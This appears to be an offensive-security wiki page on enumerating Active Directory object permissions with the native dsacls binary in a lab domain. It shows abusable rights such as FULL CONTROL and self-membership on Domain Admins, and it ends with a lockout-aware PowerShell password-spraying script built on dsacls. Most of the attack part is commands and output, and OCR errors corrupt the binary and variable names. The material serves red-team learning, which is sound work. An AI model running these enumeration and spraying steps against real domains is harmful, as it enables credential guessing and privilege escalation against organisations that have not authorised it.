

Enumerating AD Object Permissions with dsacIs

Enumeration, living off the land

It is possible to use a native windows binary (in addition to powershell cmdlet `Get-Acl`) to enumerate Active Directory object security persmissions. The binary of interest is `dsacIs.exe` .

DsacIs allows us to display or modify permissions (ACLS) of an Active Directory Domain Services (AD DS).

Execution


Let's check if user `spot` has any special permissions against user's `spotless` AD object:

```
attacker@victim  
  
dsacIs.exe "cn=spotless,cn=users,dc=offense,dc=local" | select-string "spot"
```

Nothing useful:

```
PS C:\>  
PS C:\> dsacIs.exe "cn=spotless,cn=users,dc=offense,dc=local" | select-string spot  
PS C:\>
```

Let's give user `spot` `Reset Password` and `Change Password` permissions on `spotless` AD object:



...and try the command again:

```
attacker@victim  
  
dsacIs.exe "cn=spotless,cn=users,dc=offense,dc=local" | select-string "spot"
```

```
PS C:\> dsacIs.exe "cn=spotless,cn=users,dc=offense,dc=local" | select-string spot  
Allow OFFENSE\spot          SPECIAL ACCESS  
Allow OFFENSE\spot          Change Password  
Allow OFFENSE\spot          Reset Password
```

Full Control

All well known (and abusable) them is `FULL CONTROL` :

```
attacker@victim  
  
dsacIs.exe "cn=spotless,cn=users,dc=offense,dc=local" | select-string "spot"
```

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [privacy policy](#).

AcceptReject

```
PS C:\> dsacIs.exe "cn=spotless,cn=users,dc=offense,dc=local" | select-string "full control"

Allow OFFENSE\Domain Admins          FULL CONTROL
Allow OFFENSE\spot                    FULL CONTROL
Allow BUILTIN\Account Operators       FULL CONTROL
Allow NT AUTHORITY\SYSTEM              FULL CONTROL
Allow OFFENSE\Enterprise Admins       FULL CONTROL    <Inherited from parent>
Allow OFFENSE\Enterprise Admins       FULL CONTROL    <Inherited from parent>
```

Add/Remove self as member

attacker@victim

```
dsacIs.exe "cn=domain admins,cn=users,dc=offense,dc=local" | select-string "Add/Remove self as member"
```

```
PS C:\> dsacIs.exe "cn=domain admins,cn=users,dc=offense,dc=local" | select-string "spotless"

Allow OFFENSE\spotless          SPECIAL ACCESS
Allow OFFENSE\spotless          SPECIAL ACCESS for Add/Remove self as member
```

WriteProperty/ChangeOwnership

```
PS C:\> dsacIs.exe "cn=domain admins,cn=users,dc=offense,dc=local"
Owner: OFFENSE\Domain Admins
Group: OFFENSE\Domain Admins

Access list:
{This object is protected from inheriting permissions from the parent}
Allow OFFENSE\spotless          SPECIAL ACCESS
                                READ PERMISSONS
                                CHANGE OWNERSHIP
                                LIST CONTENTS
                                WRITE PROPERTY
                                READ PROPERTY
```

Enumerating AD object permissions this way does not come in a nice format that can be piped between powershell cmd-lets, but it's still something to keep in mind if you do not the ability to use tools like powerview or ActiveDirectory powershell cmdlets or if you are trying to `LOL` .

For more good privileges to be abused:

Privileged Accounts and Token Privileges

>

PINNED

to Domain Compromise

Pass the Hash with
Machine\$ Accounts

BloodHound with Kali Linux: 101

Backdooring AdminSDHolder
for Persistence

Active Directory Enumeration
with AD Module without
RSAT or Admin Privileges

Enumerating AD Object
Permissions with dsacIs

Active Directory Password Spraying

Active Directory Lab with
Hyper-V and PowerShell

ADCS + PetitPotam NTLM Relay:
Obtaining krbtgt Hash with Domain
Controller Machine Certificate

From Misconfigured Certificate
Template to Domain Admin

Shadow Credentials

Abusing Trust Account\$

Password Spraying Anyone?

As a side note, the `dsacIs` binary could be used to do LDAP password spraying as it allows us to bind to an LDAP session with a specified username and password:

incorrect logon

```
dsacIs.exe "cn=domain admins,cn=users,dc=offense,dc=local" /user:spotless@offense.local
```

```
PS C:\> dsacIs.exe "cn=domain admins,cn=users,dc=offense,dc=local" /user:spotless@offense.local /passwd:1234567

Specified operation failed with ldap error:
8009030C: LdapErr: DSID-0C0904FB, comment: AcceptSecurityContext error, data 52e, v2580
Invalid Credentials

Logon failure: unknown user name or bad password.
The command failed to complete successfully.
```

Logon Failure

correct logon

```
dsacIs.exe "cn=domain admins,cn=users,dc=offense,dc=local" /user:spotless@offense.local
```

```
PS C:\> dsacIs.exe "cn=domain admins,cn=users,dc=offense,dc=local"
Owner: OFFENSE\Domain Admins
Group: OFFENSE\Domain Admins

Access list:
{This object is protected from inheriting permissions from the parent}
Allow OFFENSE\spotless          SPECIAL ACCESS
```

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [privacy policy](#).

×


Accessing Resources on a Trusted Domain from a Trusting Domain

Dirty POC idea for Password Spraying:

```
attacker@victim

$domain = ((cmd /c set u)[-3] -split "=")[-1]
$spdc = ((nltest.exe /dcname:$domain) -split "\\")(1)
$lockoutBadPwdCount = ((net accounts /domain)[7] -split ":" -replace " ","")
$password = "123456"

# (Get-Content users.txt)
"krbtgt","spotless" | % {
    $badPwdCount = Get-ADObject -SearchBase "cn=$_,cn=users,dc=$domain,dc=local" -Filter "badpwdcount" -Server $spdc | Select-Object -ExpandProperty badpwdcount
    if ($badPwdCount -lt $lockoutBadPwdCount - 3) {
        $isInvalid = dscls.exe "cn=domain admins,cn=users,dc=offense,dc=local" /user:$__offense.local /passwd:$password | select-string -pattern "Invalid Credentials"
        if ($isInvalid -match "Invalid") {
            Write-Host "[-] Invalid Credentials for $_ : $password" -foreground red
        } else {
            Write-Host "[+] Working Credentials for $_ : $password" -foreground green
        }
    }
}
```



References

<https://support.microsoft.com/en-gb/help/281146/how-to-use-dscls-exe-in-windows-server-2003-and-windows-2000>
support.microsoft.com

Previous
Active Directory Enumeration with AD Module without RSAT ...

Next
Active Directory Password Spraying

Last updated 5 years ago

OFFENSIVE SECURITY

Red Team Infrastructure

>

Initial Access

>

Code Execution

>

Code & Process Injection

>

Defense Evasion

>

Enumeration and Discovery

>

Privilege Escalation

>

Credential Access & Dumping

>

Lateral Movement

>

Persistence

>

Exfiltration

>

REVERSING, FORENSICS & MISC

Internals

>

Cloud

>

Neo4j

>

Dump Virtual Box Memory

>

AES Encryption Using Crypto++ .lib in Visual Studio C++

>

Reversing Password Checking Routine

>